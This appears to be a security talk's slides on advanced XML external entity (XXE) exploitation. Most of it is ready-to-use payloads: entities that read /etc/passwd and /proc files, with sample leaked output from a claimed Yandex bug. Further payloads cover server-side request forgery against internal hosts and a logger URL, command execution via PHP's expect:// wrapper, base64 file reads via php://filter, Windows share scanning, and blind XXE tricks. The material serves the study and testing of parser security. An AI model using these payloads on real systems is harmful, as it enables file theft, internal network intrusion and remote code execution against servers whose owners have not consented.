

XXE: advanced exploitation

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XXE basics

- Parser bug (feature)
- To read local files
- To make DoS (by reading /dev/zero loops)

```
<?xml encoding='utf-8' ?>
<!DOCTYPE a [<!ENTITY e SYSTEM '/etc/
passwd'> ]>
<a>&e;</a>
```

Example (Yandex pwn3d for \$5000)

```
$ ./xxe-direct.pl
<?xml version="1.0" encoding="UTF-8"?><SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:namesp2="http://namespaces.soaplite.com/perl"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:namesp84="http://xml.apache.org/xml-soap"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-
ENV:Body>
<SOAP-ENV:Fault><faultcode
xsi:type="xsd:string">SOAP-ENV:511</faultcode><faultstring
xsi:type="xsd:string">Unknown language</faultstring><detail
xsi:type="xsd:string">Unknown language root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
```



Exploitation trick #1. More than 1 file

Reading more than 1 files per request

```
my $requestbody = "<?xml version='1.0'?>
<!DOCTYPE SOAP-ENV [
<!ENTITY a0 SYSTEM '/etc/hostname'
<!ENTITY a1 SYSTEM '/proc/1/status'
<!ENTITY a2 SYSTEM '/proc/2/status'
<!ENTITY a3 SYSTEM '/proc/3/status'
...
<!ENTITY asd '==>beg1n==>\n&a0;\n\n&a1;\n\n&a2;\n
\n&a3;==>3nd==>
<SOAP-ENV:Header>
  <locale>&asd;</locale>
</SOAP-ENV:Header>
```

Exploitation trick #2. More protocols

```
<!ENTITY a SYSTEM 'http(s)://example.com/'>
<!ENTITY a SYSTEM 'ftp://example.com/'>
<!ENTITY a SYSTEM 'news://example.com/'>
<!ENTITY a SYSTEM 'gopher://example.com/'>
<!ENTITY a SYSTEM 'cpan://example.com/'>
<!ENTITY a SYSTEM 'mailto://example.com/'>
```

LibXML+Perl:

<http://search.cpan.org/~gaas/libwww-perl-6.03/lib/LWP.pm>


Exploitation trick #3. SSRF

SSRF - Server Side Request Forgery

```
<!ENTITY a SYSTEM 'http://internal-wiki/private-data.html'>
<!ENTITY a SYSTEM 'http://my-site/logger.php?id=12345'>
```

Exploitation trick #3. SSRF


Disclosure internal network via XXE



Exploitation trick #3. SSRF. Practice

Dirbust via XXE and RCE =)

SSRF case from practice



Exploitation trick #4. Wrappers

Perl+LibXML+Ldap

```
<!ENTITY a SYSTEM 'ldap://internalnetwork/  
catalogue'>
```

```
<!ENTITY a SYSTEM 'ssh://internalnetwork/  
catalogue'>
```

PHP <http://php.net/manual/en/wrappers.php>
file:// http:// ftp:// **php://** zlib:// data:// glob:// phar://
ssh2:// rar:// ogg:// **expect://**

Exploitation trick #4. Wrappers

```
<!DOCTYPE scan [  
<!ENTITY test SYSTEM "expect://ls --rce!">  
]>  
<scan>&test;</scan>  
@Agarri_FR, required PECL
```

```
<!DOCTYPE scan [  
<!ENTITY test SYSTEM "php://filter/read=convert.base64-  
encode/resource=/etc/passwd">  
]>  
<scan>&test;</scan>  
// Bypass well-formed XML output check  
http://www.exploit-db.com/exploits/18560/
```

Exploitation trick #5. Win filenames

```
<!DOCTYPE scan [  
<!ENTITY test SYSTEM "C:/intet_pub/ad<<">  
]>  
<scan>&test;</scan>
```

<http://onsec.ru/onsec.whitepaper-02.eng.pdf>

Also we have found the “magic” difference between call of the function **FindFirstFile()** directly from compiled C++ code and within the function of the PHP interpreter, e.g. via `file_get_contents()`.

To run direct call of the function **FindFirstFile()**, we have used following sample code from MSDN (
[http://msdn.microsoft.com/en-us/library/aa364418\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/aa364418(v=vs.85).aspx))

Tested on PHP 4/5



Exploitation trick #6. Win networks

Scanning internal network for MS shares

```
<!DOCTYPE scan [  
<!ENTITY test-1 SYSTEM "\\\10.0.0.1\C$\admins.txt">  
<!ENTITY test-2 SYSTEM "\\\10.0.0.2\C$\admins.txt">  
...  
<!ENTITY test-N SYSTEM "\\\10.0.0.N\C$\admins.txt">  
]>  
<scan>&test-1;</scan>
```

Exploitation trick #7. Blind XXE?

Reading local XML (w/o parser errors in output) via attrs
bruteforce

<!DOCTYPE scan SYSTEM '..WEB-INF/web.xml']>

PoC only

- a) $\text{XML}_{\text{attacker}} + \text{XML}_{\text{local}} = \text{XML}_{\text{out}}$
- b) $\text{XSD}_{\text{attacker}} + \text{XML}_{\text{local}} = \text{XML}_{\text{out}}$
- c)
- d)

Exploitation trick #8. Not only web

- 3-rd party application
- Browsers (local file reading in Safari 2010)
- Another one
- ...
- Take a Chrome reward now ;)

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